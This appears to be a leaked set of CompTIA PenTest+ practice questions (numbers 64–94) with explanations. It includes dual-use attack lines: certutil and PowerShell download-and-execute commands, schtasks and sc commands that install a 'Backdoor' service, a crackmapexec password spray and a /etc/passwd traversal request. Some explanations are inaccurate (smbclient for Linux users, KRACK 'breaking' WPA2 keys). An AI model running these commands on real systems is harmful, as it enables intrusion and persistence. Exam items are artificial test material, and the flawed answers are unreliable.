* This script aims to conditionally download and execute a remote script based on the user's privileges. It is designed to stage further attacks or payloads only if the current user has administrative privileges.
* References from Pentesting Literature:
* The technique of conditionally executing scripts based on user privileges and using remote script execution is discussed in penetration testing guides and is a common tactic in various HTB write- ups.

NEW QUESTION: 64
In a cloud environment, a security team discovers that an attacker accessed confidential information that was used to configure virtual machines during their initialization. Through which of the following features could this information have been accessed?
A. IAM
B. Block storage
C. Virtual private cloud

D. Metadata services

Answer: (SHOW ANSWER)

In a cloud environment, the information used to configure virtual machines during their initialization could have been accessed through metadata services.

* Metadata Services:
* Definition: Cloud service providers offer metadata services that provide information about the running instance, such as instance ID, hostname, network configurations, and user data.
* Access: These services are accessible from within the virtual machine and often include sensitive information used during the initialization and configuration of the VM.
* Other Features:
* IAM (Identity and Access Management): Manages permissions and access to resources but does not directly expose initialization data.
* Block Storage: Provides persistent storage but does not directly expose initialization data.
* Virtual Private Cloud (VPC): Provides network isolation for cloud resources but does not directly expose initialization data.

Pentest References:

* Cloud Security: Understanding how metadata services work and the potential risks associated with them is crucial for securing cloud environments.
* Exploitation: Metadata services can be exploited to retrieve sensitive data if not properly secured.

By accessing metadata services, an attacker can retrieve sensitive configuration information used during VM initialization, which can lead to further exploitation.

NEW QUESTION: 65

While conducting an assessment, a penetration tester identifies details for several unreleased products announced at a company-wide meeting.

Which of the following attacks did the tester most likely use to discover this information?

A. Eavesdropping

B. Bluesnarfing

C. Credential harvesting

D. SQL injection attack

Answer: (SHOW ANSWER)

The tester gained information by listening to a private discussion, which is eavesdropping (passive reconnaissance).

* Option A (Eavesdropping) #: Correct.
* Involves intercepting conversations via audio, network traffic, or wireless signals.
* Option B (Bluesnarfing) #: Stealing data via Bluetooth, which is not mentioned.
* Option C (Credential harvesting) #: No password collection occurred.
* Option D (SQL injection) #: SQLi affects databases, not voice communications.

Reference: CompTIA PenTest+ PT0-003 Official Guide - OSINT & Eavesdropping Techniques

NEW QUESTION: 66
A penetration tester identifies the URL for an internal administration application while following DevOps team members on their commutes. Which of the following attacks did the penetration tester most likely use?
A. Shoulder surfing
B. Dumpster diving
C. Spear phishing
D. Tailgating
Answer: (SHOW ANSWER)
La tecnica utilizada en este escenario es Shoulder Surfing, que consiste en observar directamente a una persona mientras trabaja, con el objetivo de recopilar informacion sensible, como credenciales, direcciones URL internas u otros datos confidenciales.
En este caso, el pentester siguio a los miembros del equipo DevOps durante sus desplazamientos (commute) y logro identificar una URL interna. No se uso ingenieria social directa (como en spear phishing), ni acceso fisico no autorizado (como en tailgating), ni revision de basura (dumpster diving).
Referencia: PT0-003 Objective 2.1 - Explain the importance of physical security assessments. Shoulder surfing is listed as a key social engineering technique.

NEW QUESTION: 67
Which of the following could be used to enhance the quality and reliability of a vulnerability scan report?
A. Risk analysis
B. Peer review
C. Root cause analysis
D. Client acceptance
Answer: (SHOW ANSWER)
A peer review ensures the accuracy, completeness, and objectivity of a penetration test report.
* Option A (Risk analysis) #: Helps prioritize vulnerabilities but does not validate report accuracy.
* Option B (Peer review) #: Correct.
* Ensures report accuracy and consistency.
* Identifies misinterpretations or missing details.
* Option C (Root cause analysis) #: Helps in remediation but does not verify report quality.
* Option D (Client acceptance) #: A client review is final verification, but peer review happens earlier to ensure accuracy.
# Reference: CompTIA PenTest+ PT0-003 Official Guide - Reporting & Quality Assurance

NEW QUESTION: 68
A penetration tester gains initial access to an endpoint and needs to execute a payload to obtain additional access. Which of the following commands should the penetration tester use?
A. powershell.exe impo C:\tools\foo.ps1

B. certutil.exe -f https://192.168.0.1/foo.exe bad.exe
C. powershell.exe -noni -encode IEX.Downloadstring("http://172.16.0.1/")
D. rundll32.exe c:\path\foo.dll,functName
Answer: (SHOW ANSWER)
To execute a payload and gain additional access, the penetration tester should use certutil.exe. Here's why:
* Using certutil.exe:
* Purpose: certutil.exe is a built-in Windows utility that can be used to download files from a remote server, making it useful for fetching and executing payloads.
* Command: certutil.exe -f https://192.168.0.1/foo.exe bad.exe downloads the file foo.exe from the specified URL and saves it as bad.exe.
* Comparison with Other Commands:
* powershell.exe impo C:\tools\foo.ps1 (A): Incorrect syntax and not as direct as using certutil for downloading files.
* powershell.exe -noni -encode IEX.Downloadstring("http://172.16.0.1/") (C): Incorrect syntax for downloading and executing a script.
* rundll32.exe c:\path\foo.dll,functName (D): Used for executing DLLs, not suitable for downloading a payload.
Using certutil.exe to download and execute a payload is a common and effective method.

NEW QUESTION: 69
A penetration tester has been asked to conduct a blind web application test against a customer's corporate website. Which of the following tools would be best suited to perform this assessment?
A. ZAP
B. Nmap
C. Wfuzz
D. Trufflehog
Answer: (SHOW ANSWER)
A blind web application test means that the tester has no prior knowledge of the application's internal workings. The best tool for automated scanning and vulnerability detection is a web application proxy such as OWASP ZAP.
* ZAP (Option A):
* OWASP Zed Attack Proxy (ZAP) is a widely used web application scanner for finding common vulnerabilities (e.g., SQL injection, XSS, authentication flaws).
* It provides passive and active scanning features to test web applications for security weaknesses.

NEW QUESTION: 70

A penetration tester completes a scan and sees the following Nmap output on a host:
Nmap scan report for victim (10.10.10.10)
Host is up (0.0001s latency)
PORT STATE SERVICE
161/udp open snmp
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
Running Microsoft Windows 7
OS CPE: cpe:/o:microsoft:windows_7::sp0

The tester wants to obtain shell access. Which of the following related exploits should the tester try first?

A. exploit/windows/smb/psexec

B. exploit/windows/smb/ms08_067_netapi

C. exploit/windows/smb/ms17_010_eternalblue

D. auxiliary/scanner/snmp/snmp_login

Answer: (SHOW ANSWER)

Since the system is running Windows 7 SP0, it is highly likely to be vulnerable to MS17-010 (EternalBlue), a critical SMB vulnerability used for remote code execution (RCE).

* Option A (psexec) #: PsExec requires valid credentials, which we do not have yet.

* Option B (ms08_067_netapi) #: MS08-067 targets Windows XP/Server 2003, but the system is Windows 7.

* Option C (ms17_010_eternalblue) #: Correct.

* EternalBlue allows remote exploitation of SMBv1 in Windows 7/Server 2008.

* Option D (snmp_login scanner) #: Only checks default SNMP credentials, not an exploit.

Reference: CompTIA PenTest+ PT0-003 Official Guide - SMB Exploitation & EternalBlue

NEW QUESTION: 71

During an engagement, a penetration tester wants to enumerate users from Linux systems by using finger and rwho commands. However, the tester realizes these commands alone will not achieve the desired result.

Which of the following is the best tool to use for this task?

A. Nikto

B. Burp Suite

C. smbclient

D. theHarvester

Answer: C (LEAVE A REPLY)

The smbclient tool is used to access SMB/CIFS resources on a network. It allows penetration testers to connect to shared resources and enumerate users on a network, particularly in Windows environments. While finger and rwho are more common on Unix/Linux systems, smbclient provides better functionality for enumerating users across a network.

* Understanding smbclient:

* Purpose: smbclient is used to access and manage files and directories on SMB/CIFS servers.

* Capabilities: It allows for browsing shared resources, listing directories, downloading and

uploading files, and enumerating users.
* User Enumeration:
* Command: Use smbclient with the -L option to list available shares and users.
Step-by-Step Explanationsmbclient -L //target_ip -U username
* Example: Enumerating users on a target system.
smbclient -L //192.168.50.2 -U anonymous
* Advantages:
* Comprehensive: Provides detailed information about shared resources and users.
* Cross-Platform: Can be used on both Linux and Windows systems.
* References from Pentesting Literature:
* SMB enumeration is a common practice discussed in penetration testing guides for identifying shared resources and users in a network environment.
* HTB write-ups frequently mention the use of smbclient for enumerating network shares and users.

NEW QUESTION: 72
A penetration tester is researching a path to escalate privileges. While enumerating current user privileges, the tester observes the following:
SeAssignPrimaryTokenPrivilege Disabled
SeIncreaseQuotaPrivilege Disabled
SeChangeNotifyPrivilege Enabled
SeManageVolumePrivilege Enabled
SeImpersonatePrivilege Enabled
SeCreateGlobalPrivilege Enabled
SeIncreaseWorkingSetPrivilege Disabled
Which of the following privileges should the tester use to achieve the goal?
A. SeImpersonatePrivilege
B. SeCreateGlobalPrivilege
C. SeChangeNotifyPrivilege
D. SeManageVolumePrivilege
Answer: (SHOW ANSWER)
The SeImpersonatePrivilege allows a process to impersonate another user's security context, which is commonly used in token manipulation attacks for privilege escalation.
* Option A (SeImpersonatePrivilege) #: Correct.
* Used in Juicy Potato or Rogue Potato attacks to escalate privileges.
* Option B (SeCreateGlobalPrivilege) #: Allows creating global objects, but not privilege escalation.
* Option C (SeChangeNotifyPrivilege) #: Enables traverse directory access, not privilege escalation.
* Option D (SeManageVolumePrivilege) #: Used for disk management, not privilege escalation.
# Reference: CompTIA PenTest+ PT0-003 Official Guide - Windows Privilege Escalation via

Token Impersonation

NEW QUESTION: 73
A penetration tester writes a Bash script to automate the execution of a ping command on a Class C network:
for var in --MISSING TEXT-- do
ping -c 1 192.168.10.$var
done
Which of the following pieces of code should the penetration tester use in place of -MISSING TEXT-?
A. crunch 1 254 loop
B. seq 1 254
C. echo 1-254
D. fl..254
Answer: (SHOW ANSWER)
The seq command generates a sequence of numbers, making it the best choice for iterating through IP addresses in a Class C subnet.
* Option A (crunch) #: Crunch generates wordlists, not IP ranges.
* Option B (seq 1 254) #: Correct. Generates the range 1-254 for a Class C subnet.
* Option C (echo 1-254) #: Outputs the string "1-254" instead of expanding it into numbers.
* Option D (fl..254) #: Incorrect syntax.
# Reference: CompTIA PenTest+ PT0-003 Official Guide - Bash Scripting for Automation

NEW QUESTION: 74
A penetration tester wants to check the security awareness of specific workers in the company with targeted attacks. Which of the following attacks should the penetration tester perform?
A. Phishing
B. Tailgating
C. Whaling
D. Spear phishing
Answer: D (LEAVE A REPLY)
Spear phishing is a targeted email attack aimed at specific individuals within an organization. Unlike general phishing, spear phishing is personalized and often involves extensive reconnaissance to increase the likelihood of success.
* Understanding Spear Phishing:
* Targeted Attack: Focuses on specific individuals or groups within an organization.
* Customization: Emails are customized based on the recipient's role, interests, or recent activities.
* Purpose:
* Testing Security Awareness: Evaluates how well individuals recognize and respond to phishing attempts.

* Information Gathering: Attempts to collect sensitive information such as credentials, financial data, or personal details.
* Process:
* Reconnaissance: Gather information about the target through social media, public records, and other sources.
* Email Crafting: Create a convincing email that appears to come from a trusted source.
* Delivery and Monitoring: Send the email and monitor for responses or actions taken by the recipient.
* References from Pentesting Literature:
* Spear phishing is highlighted in penetration testing methodologies for testing security awareness and the effectiveness of email filtering systems.
* HTB write-ups and phishing simulation exercises often detail the use of spear phishing to assess organizational security.
Step-by-Step ExplanationReferences:
* Penetration Testing - A Hands-on Introduction to Hacking
* HTB Official Writeups

NEW QUESTION: 75
Which of the following tasks would ensure the key outputs from a penetration test are not lost as part of the cleanup and restoration activities?
A. Preserving artifacts
B. Reverting configuration changes
C. Keeping chain of custody
D. Exporting credential data
Answer: A (LEAVE A REPLY)
Preserving artifacts ensures that key outputs from the penetration test, such as logs, screenshots, captured data, and any generated reports, are retained for analysis, reporting, and future reference.
* Importance of Preserving Artifacts:
* Documentation: Provides evidence of the test activities and findings.
* Verification: Allows for verification and validation of the test results.
* Reporting: Ensures that all critical data is available for the final report.
* Types of Artifacts:
* Logs: Capture details of the tools used, commands executed, and their outputs.
* Screenshots: Visual evidence of the steps taken and findings.
* Captured Data: Includes network captures, extracted credentials, and other sensitive information.
* Reports: Interim and final reports summarizing the findings and recommendations.
* Best Practices:
* Secure Storage: Ensure artifacts are stored securely to prevent unauthorized access.
* Backups: Create backups of critical artifacts to avoid data loss.

* Documentation: Maintain detailed documentation of all artifacts for future reference.
* References from Pentesting Literature:
* Preserving artifacts is a standard practice emphasized in penetration testing methodologies to ensure comprehensive documentation and reporting of the test.
* HTB write-ups often include references to preserved artifacts to support the findings and conclusions.
Step-by-Step ExplanationReferences:
* Penetration Testing - A Hands-on Introduction to Hacking
* HTB Official Writeups

NEW QUESTION: 76
During an assessment, a penetration tester plans to gather metadata from various online files, including pictures. Which of the following standards outlines the formats for pictures, audio, and additional tags that facilitate this type of reconnaissance?
A. EXIF
B. GIF
C. COFF
D. ELF
Answer: (SHOW ANSWER)
Metadata extraction allows attackers to collect sensitive information from digital files.
* EXIF (Exchangeable Image File Format) (Option A):
* EXIF metadata contains camera details, GPS coordinates, timestamps, and software versions used to edit the file.
* Attackers use tools like ExifTool to extract metadata for reconnaissance.

NEW QUESTION: 77
Which of the following technologies is most likely used with badge cloning? (Select two).
A. NFC
B. RFID
C. Bluetooth
D. Modbus
E. Zigbee

F. CAN bus

Answer: A,B (LEAVE A REPLY)

Badge cloning typically involves copying the data from access control badges, which frequently utilize the following technologies:

* NFC (Near-Field Communication):

* NFC is a subset of RFID technology that operates at short ranges (up to 10 cm). It is commonly used in modern access control systems, payment systems, and badge technologies. NFC cloning tools can intercept and copy badge data.

* RFID (Radio-Frequency Identification):

* RFID operates over a broader range of frequencies and distances than NFC. Many legacy access systems use RFID badges, which are susceptible to cloning attacks using RFID readers and cloning devices.

Exclusions:

* Bluetooth, Modbus, Zigbee, CAN bus are not typically used in badge-based access control systems and are unrelated to badge cloning.

CompTIA Pentest+ References:

* Domain 3.0 (Attacks and Exploits)

* Domain 4.0 (Penetration Testing Tools)

NEW QUESTION: 78

Which of the following elements of a penetration test report can be used to most effectively prioritize the remediation efforts for all the findings?

A. Methodology

B. Detailed findings list

C. Risk score

D. Executive summary

Answer: (SHOW ANSWER)

Risk scores quantify the severity and likelihood of exploitation for each finding. This helps organizations prioritize which vulnerabilities to remediate first based on potential impact and exploitability.

* Methodology outlines how the test was performed.

* Findings list shows issues, but without prioritization.

* Executive summary provides a high-level overview for decision-makers, not technical prioritization.

NEW QUESTION: 79

Which of the following activities should be performed to prevent uploaded web shells from being exploited by others?

A. Remove the persistence mechanisms.

B. Spin down the infrastructure.

C. Preserve artifacts.

D. Perform secure data destruction.

Answer: (SHOW ANSWER)

Web shells provide remote access and persistence for attackers. The best mitigation is to remove persistence mechanisms.

* Remove the persistence mechanisms (Option A):
* Attackers often modify startup scripts, cron jobs, or registry keys to maintain access.
* If persistence is not removed, even after the web shell is deleted, attackers can reinstall or reaccess it.

NEW QUESTION: 80

A consultant starts a network penetration test. The consultant uses a laptop that is hardwired to the network to try to assess the network with the appropriate tools. Which of the following should the consultant engage first?

A. Service discovery

B. OS fingerprinting

C. Host discovery

D. DNS enumeration

Answer: C (LEAVE A REPLY)

In network penetration testing, the initial steps involve gathering information to build an understanding of the network's structure, devices, and potential entry points. The process generally follows a structured approach, starting from broad discovery methods to more specific identification techniques. Here's a comprehensive breakdown of the steps:

* Host Discovery:
* Objective: Identify live hosts on the network.
* Tools & Techniques:
* Ping Sweep: Using tools like nmap with the -sn option (ping scan) to check for live hosts by sending ICMP Echo requests.
* ARP Scan: Useful in local networks, arp-scan can help identify all devices on the local subnet by broadcasting ARP requests.

nmap -sn 192.168.1.0/24

* References:
* The GoBox HTB write-up emphasizes the importance of identifying hosts before moving to service enumeration.
* The Forge HTB write-up also highlights using Nmap for initial host discovery in its enumeration phase.

Service Discovery (Option A):

* Objective: After identifying live hosts, determine the services running on them.
* Tools & Techniques:
* Nmap: Often used with options like -sV for version detection to identify services.

nmap -sV 192.168.1.100

* References:
* As seen in multiple write-ups (e.g., Anubis HTB and Bolt HTB), service discovery follows host identification to understand the services available for potential exploitation.

OS Fingerprinting (Option B):
* Objective: Determine the operating system of the identified hosts.
* Tools & Techniques:
* Nmap: With the -O option for OS detection.
nmap -O 192.168.1.100
* References:
* Accurate OS fingerprinting helps tailor subsequent attacks and is often performed after host and service discovery, as highlighted in the write-ups.
DNS Enumeration (Option D):
* Objective: Identify DNS records and gather subdomains related to the target domain.
* Tools & Techniques:
* dnsenum, dnsrecon, and dig.
dnsenum example.com
*

NEW QUESTION: 81
A penetration tester is attempting to discover vulnerabilities in a company's web application. Which of the following tools would most likely assist with testing the security of the web application?
A. OpenVAS
B. Nessus
C. sqlmap
D. Nikto
Answer: (SHOW ANSWER)
When testing the security of a web application, specific tools are designed to uncover vulnerabilities and issues. Here's an overview of the tools mentioned and why Nikto is the most suitable for this task:
* Nikto:
* Purpose: Nikto is a web server scanner that performs comprehensive tests against web servers for multiple items, including potentially dangerous files/programs, outdated versions, and other security issues.
* Relevance: It is designed specifically for discovering vulnerabilities in web applications, making it the most appropriate choice for a penetration tester targeting a web application.
* Comparison with Other Tools:
* OpenVAS: A general-purpose vulnerability scanner that targets a wide range of network services and hosts, not specifically tailored for web applications.
* Nessus: Similar to OpenVAS, Nessus is a comprehensive vulnerability scanner but is broader in scope and not focused solely on web applications.
* sqlmap: This tool is excellent for SQL injection testing but is limited to database vulnerabilities and doesn't cover the full spectrum of web application security issues.

NEW QUESTION: 82
During a vulnerability assessment, a penetration tester configures the scanner sensor and performs the initial vulnerability scanning under the client's internal network. The tester later discusses the results with the client, but the client does not accept the results. The client indicates the host and assets that were within scope are not included in the vulnerability scan results.
Which of the following should the tester have done?
A. Rechecked the scanner configuration.
B. Performed a discovery scan.
C. Used a different scan engine.
D. Configured all the TCP ports on the scan.
Answer: (SHOW ANSWER)
When the client indicates that the scope's hosts and assets are not included in the vulnerability scan results, it suggests that the tester may have missed discovering all the devices in the scope. Here's the best course of action:
* Performing a Discovery Scan:
* Purpose: A discovery scan identifies all active devices on the network before running a detailed vulnerability scan. It ensures that all in-scope devices are included in the assessment.
* Process: The discovery scan uses techniques like ping sweeps, ARP scans, and port scans to identify active hosts and services.
* Comparison with Other Actions:
* Rechecking the Scanner Configuration (A): Useful but not as comprehensive as ensuring all hosts are discovered.
* Using a Different Scan Engine (C): Not necessary if the issue is with host discovery rather than the scanner's capability.
* Configuring All TCP Ports on the Scan (D): Helps in detailed scanning but does not address missing hosts.
Performing a discovery scan ensures that all in-scope devices are identified and included in the vulnerability assessment, making it the best course of action.

NEW QUESTION: 83
Given the following statements:
* Implement a web application firewall.
* Upgrade end-of-life operating systems.
* Implement a secure software development life cycle.
In which of the following sections of a penetration test report would the above statements be found?
A. Executive summary
B. Attack narrative
C. Detailed findings
D. Recommendations
Answer: D (LEAVE A REPLY)

The given statements are actionable steps aimed at improving security. They fall under the recommendations section of a penetration test report. Here's why option D is correct:
* Recommendations: This section of the report provides specific actions that should be taken to mitigate identified vulnerabilities and improve the overall security posture. Implementing a WAF, upgrading operating systems, and implementing a secure SDLC are recommendations to enhance security.
* Executive Summary: This section provides a high-level overview of the findings and their implications, intended for executive stakeholders.
* Attack Narrative: This section details the steps taken during the penetration test, describing the attack vectors and methods used.
* Detailed Findings: This section provides an in-depth analysis of each identified vulnerability, including evidence and technical details.
References from Pentest:
* Forge HTB: The report's recommendations section suggests specific measures to address the identified issues, similar to the given statements.
* Writeup HTB: Highlights the importance of the recommendations section in providing actionable steps to improve security based on the findings from the assessment.
Conclusion:
Option D, recommendations, is the correct section where the given statements would be found in a penetration test report.

NEW QUESTION: 84
A penetration tester gains initial access to a target system by exploiting a recent RCE vulnerability. The patch for the vulnerability will be deployed at the end of the week. Which of the following utilities would allow the tester to reenter the system remotely after the patch has been deployed? (Select two).
A. schtasks.exe
B. rundll.exe
C. cmd.exe
D. chgusr.exe
E. sc.exe
F. netsh.exe
Answer: (SHOW ANSWER)
To reenter the system remotely after the patch for the recently exploited RCE vulnerability has been deployed, the penetration tester can use schtasks.exe and sc.exe.
* schtasks.exe:
* Purpose: Used to create, delete, and manage scheduled tasks on Windows systems.
* Persistence: By creating a scheduled task, the tester can ensure a script or program runs at a specified time, providing a persistent backdoor.
* Example:
schtasks /create /tn "Backdoor" /tr "C:\path\to\backdoor.exe" /sc daily /ru SYSTEM

* sc.exe:
* Purpose: Service Control Manager command-line tool used to manage Windows services.
* Persistence: By creating or modifying a service to run a malicious executable, the tester can maintain persistent access.
* Example:
sc create backdoor binPath= "C:\path\to\backdoor.exe" start= auto
* Other Utilities:
* rundll.exe: Used to run DLLs as applications, not typically used for persistence.
* cmd.exe: General command prompt, not specifically used for creating persistence mechanisms.
* chgusr.exe: Used to change install mode for Remote Desktop Session Host, not relevant for persistence.
* netsh.exe: Used for network configuration, not typically used for persistence.
Pentest References:
* Post-Exploitation: Establishing persistence is crucial to maintaining access after initial exploitation.
* Windows Tools: Understanding how to leverage built-in Windows tools like schtasks.exe and sc.exe to create backdoors that persist through reboots and patches.
By using schtasks.exe and sc.exe, the penetration tester can set up persistent mechanisms that will allow reentry into the system even after the patch is applied.

NEW QUESTION: 85
During an engagement, a penetration tester needs to break the key for the Wi-Fi network that uses WPA2 encryption. Which of the following attacks would accomplish this objective?
A. ChopChop
B. Replay
C. Initialization vector
D. KRACK
Answer: (SHOW ANSWER)
To break the key for a Wi-Fi network that uses WPA2 encryption, the penetration tester should use the KRACK (Key Reinstallation Attack) attack.
* KRACK (Key Reinstallation Attack):
* Definition: KRACK is a vulnerability in the WPA2 protocol that allows attackers to decrypt and potentially inject packets into a Wi-Fi network by manipulating and replaying cryptographic handshake messages.
* Impact: This attack exploits flaws in the WPA2 handshake process, allowing an attacker to break the encryption and gain access to the network.
* Other Attacks:
* ChopChop: Targets WEP encryption, not WPA2.
* Replay: Involves capturing and replaying packets to create effects such as duplicating transactions; it does not break WPA2 encryption.
* Initialization Vector (IV): Related to weaknesses in WEP, not WPA2.

Pentest References:
* Wireless Security: Understanding vulnerabilities in Wi-Fi encryption protocols, such as WPA2, and how they can be exploited.
* KRACK Attack: A significant vulnerability in WPA2 that requires specific techniques to exploit. By using the KRACK attack, the penetration tester can break WPA2 encryption and gain unauthorized access to the Wi-Fi network.
Top of Form
Bottom of Form

NEW QUESTION: 86
While performing an internal assessment, a tester uses the following command:
crackmapexec smb 192.168.1.0/24 -u user.txt -p Summer123@
Which of the following is the main purpose of the command?
A. To perform a pass-the-hash attack over multiple endpoints within the internal network
B. To perform common protocol scanning within the internal network
C. To perform password spraying on internal systems
D. To execute a command in multiple endpoints at the same time
Answer: (SHOW ANSWER)
The command crackmapexec smb 192.168.1.0/24 -u user.txt -p Summer123@ is used to perform password spraying on internal systems. CrackMapExec (CME) is a post-exploitation tool that helps automate the process of assessing large Active Directory networks. It supports multiple protocols, including SMB, and can perform various actions like password spraying, command execution, and more.
* CrackMapExec:
* CrackMapExec: A versatile tool designed for pentesters to facilitate the assessment of large Active Directory networks. It supports various protocols such as SMB, WinRM, and LDAP.
* Purpose: Commonly used for tasks like password spraying, credential validation, and command execution.
* Command Breakdown:
* crackmapexec smb: Specifies the protocol to use, in this case, SMB (Server Message Block), which is commonly used for file sharing and communication between nodes in a network.
* 192.168.1.0/24: The target IP range, indicating a subnet scan across all IP addresses in the range.
* -u user.txt: Specifies the file containing the list of usernames to be used for the attack.
* -p Summer123@: Specifies the password to be used for all usernames in the user.txt file.
* Password Spraying:
* Definition: A technique where a single password (or a small number of passwords) is tried against a large number of usernames to avoid account lockouts that occur when brute-forcing a single account.
* Goal: To find valid username-password combinations without triggering account lockout mechanisms.

Pentest References:
* Password Spraying: An effective method for gaining initial access during penetration tests, particularly against organizations that have weak password policies or commonly used passwords.
* CrackMapExec: Widely used in penetration testing for its ability to automate and streamline the process of credential validation and exploitation across large networks.
By using the specified command, the tester performs a password spraying attack, attempting to log in with a common password across multiple usernames, identifying potential weak accounts.

NEW QUESTION: 87
Which of the following is within the scope of proper handling and most crucial when working on a penetration testing report?
A. Keeping both video and audio of everything that is done
B. Keeping the report to a maximum of 5 to 10 pages in length
C. Basing the recommendation on the risk score in the report
D. Making the report clear for all objectives with a precise executive summary
Answer: (SHOW ANSWER)
* Importance of a Clear Executive Summary:
* The executive summary is essential because it provides decision-makers with a concise overview of the findings, risks, and recommendations without requiring deep technical knowledge.
* Clarity in objectives ensures that all stakeholders understand the purpose, scope, and outcomes of the test.
* Why Not Other Options?
* A: Keeping video and audio records is helpful during testing but not typically included in the final report for handling purposes.
* B: Limiting the report to 5-10 pages may compromise its comprehensiveness and omit critical details.
* C: Recommendations based solely on the risk score may not address the broader context or organizational priorities.
CompTIA Pentest+ References:
* Domain 5.0 (Reporting and Communication)

NEW QUESTION: 88
With one day left to complete the testing phase of an engagement, a penetration tester obtains the following results from an Nmap scan:
Not shown: 1670 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.2.3 (CentOS)
3306/tcp open mysql MySQL (unauthorized)
8888/tcp open http lighttpd 1.4.32
Which of the following tools should the tester use to quickly identify a potential attack path?

A. msfvenom
B. SearchSploit
C. sqlmap
D. BeEF
Answer: (SHOW ANSWER)
* SearchSploit is a command-line interface for Exploit-DB that allows testers to quickly search for known exploits based on software name and version.
* With Apache 2.2.3, lighttpd 1.4.32, and MySQL, the tester can plug these into SearchSploit to identify vulnerabilities, matching the goal of finding quick attack paths with limited time.
Other tools:
* msfvenom: Payload generator, not a search tool.
* sqlmap: SQLi exploitation tool, useful for web apps with SQLi, but requires validation of such a vuln first.
* BeEF: Browser exploitation framework, not relevant here.
CompTIA PenTest+ Reference:
* PT0-003 Objective 2.2 & 2.5: Exploit and identify attack paths.
* SearchSploit and Exploit-DB usage are recommended tools in CompTIA's resources.

NEW QUESTION: 89
A penetration tester is conducting an assessment of a web application's login page. The tester needs to determine whether there are any hidden form fields of interest. Which of the following is the most effective technique?
A. XSS
B. On-path attack
C. SQL injection
D. HTML scraping
Answer: (SHOW ANSWER)
Hidden form fields in web applications can store user roles, session tokens, and security parameters that attackers may exploit.
* HTML scraping (Option D):
* Involves analyzing HTML source code to find hidden fields like:
<input type="hidden" name="admin_access" value="true">
Attackers use tools like Burp Suite, ZAP, or browser developer tools (Ctrl+U or Inspect Element) to locate hidden fields.

NEW QUESTION: 90
During a penetration test, the tester uses a vulnerability scanner to collect information about any possible vulnerabilities that could be used to compromise the network. The tester receives the results and then executes the following command:
snmpwalk -v 2c -c public 192.168.1.23
Which of the following is the tester trying to do based on the command they used?

A. Bypass defensive systems to collect more information.

B. Use an automation tool to perform the attacks.
C. Script exploits to gain access to the systems and host.
D. Validate the results and remove false positives.
Answer: (SHOW ANSWER)
The command snmpwalk -v 2c -c public 192.168.1.23 is used to query SNMP (Simple Network Management Protocol) data from a device. Here's the purpose in the context provided:
* SNMP Enumeration:
* Function: snmpwalk is used to retrieve a large amount of information from the target device using SNMP.
* Version: -v 2c specifies the SNMP version.
* Community String: -c public specifies the community string, which is essentially a password for SNMP queries.
* Purpose of the Command:
* Validate Results: The tester uses SNMP to gather detailed information about the network devices to confirm the findings of the vulnerability scanner and remove any false positives.
* Detailed Information: SNMP can provide detailed information about device configurations, network interfaces, and other settings that can validate the scanner's results.
* Comparison with Other Options:
* Bypassing Defensive Systems (A): Not directly related to SNMP enumeration.
* Using Automation Tools (B): While SNMPwalk is automated, the primary purpose here is validation.
* Script Exploits (C): SNMPwalk is not used for scripting exploits but for information gathering.
By using snmpwalk, the tester is validating the results from the vulnerability scanner and removing any false positives, ensuring accurate reporting.

NEW QUESTION: 91
A penetration tester needs to confirm the version number of a client's web application server. Which of the following techniques should the penetration tester use?
A. SSL certificate inspection
B. URL spidering
C. Banner grabbing
D. Directory brute forcing
Answer: (SHOW ANSWER)
Banner grabbing is a technique used to obtain information about a network service, including its version number, by connecting to the service and reading the response.
* Understanding Banner Grabbing:
* Purpose: Identify the software version running on a service by reading the initial response banner.
* Methods: Can be performed manually using tools like Telnet or automatically using tools like Nmap.
* Manual Banner Grabbing:

Step-by-Step Explanationtelnet target_ip 80
* Netcat: Another tool for banner grabbing.
nc target_ip 80
* Automated Banner Grabbing:
* Nmap: Use Nmap's version detection feature to grab banners.
nmap -sV target_ip
* Benefits:
* Information Disclosure: Quickly identify the version and sometimes configuration details of the service.
* Targeted Exploits: Helps in selecting appropriate exploits based on the identified version.
* References from Pentesting Literature:
* Banner grabbing is a fundamental technique in reconnaissance, discussed in various penetration testing guides.
* HTB write-ups often include banner grabbing as a step in identifying the version of services.

NEW QUESTION: 92
A penetration tester is trying to get unauthorized access to a web application and executes the following command:
GET /foo/images/file?id=2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd Which of the following web application attacks is the tester performing?
A. Insecure Direct Object Reference
B. Cross-Site Request Forgery
C. Directory Traversal
D. Local File Inclusion
Answer: (SHOW ANSWER)
The attacker is attempting to access restricted files by navigating directories beyond their intended scope.
* Directory Traversal (Option C):
* The request uses encoded "../" sequences (%2e%2e%2f = ../) to move up directories and access
/etc/passwd.
* This is a classic directory traversal attack aimed at accessing system files.

NEW QUESTION: 93
A penetration tester identifies the following open ports during a network enumeration scan:
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind
443/tcp open https
27017/tcp open mongodb
50123/tcp open ms-rpc
Which of the following commands did the tester use to get this output?
A. nmap -Pn -A 10.10.10.10
B. nmap -sV 10.10.10.10
C. nmap -Pn -w 10.10.10.10
D. nmap -sV -Pn -p- 10.10.10.10
Answer: (SHOW ANSWER)
To detect all open ports and enumerate services, the tester needs to:
* Use -sV (Service Version Detection)
* Use -Pn (Disables ICMP ping to bypass firewalls)
* Use -p- (Scans all 65,535 TCP ports)
* nmap -sV -Pn -p- 10.10.10.10 (Option D):
* This command performs full-port scanning, including high-numbered ports like 50123/tcp (ms-rpc).
* Without -p-, high ports would be missed.

NEW QUESTION: 94
Which of the following is within the scope of proper handling and is most crucial when working on a penetration testing report?
A. Keeping both video and audio of everything that is done
B. Keeping the report to a maximum of 5 to 10 pages in length
C. Basing the recommendation on the risk score in the report
D. Making the report clear for all objectives with a precise executive summary
Answer: (SHOW ANSWER)
A well-structured penetration testing report should be clear, objective-driven, and include an executive summary to communicate findings effectively to both technical teams and executives.
* Option A (Keeping video/audio of everything) #: Not required. Video/audio documentation is rarely used in penetration testing reports.
* Option B (Keeping reports 5-10 pages) #: Reports vary in length based on scope and complexity. There is no strict page limit.
* Option C (Basing recommendations on risk score) #: Risk scores are important, but the report should also provide remediation guidance, exploitability context, and business impact.
* Option D (Clear objectives & executive summary) #: Correct.

* The executive summary helps non-technical stakeholders understand risks and priorities.
* The report should be detailed yet clear, focusing on findings, impact, and remediation.
# Reference: CompTIA PenTest+ PT0-003 Official Guide - Penetration Testing Reports & Communication

NEW QUESTION: 95
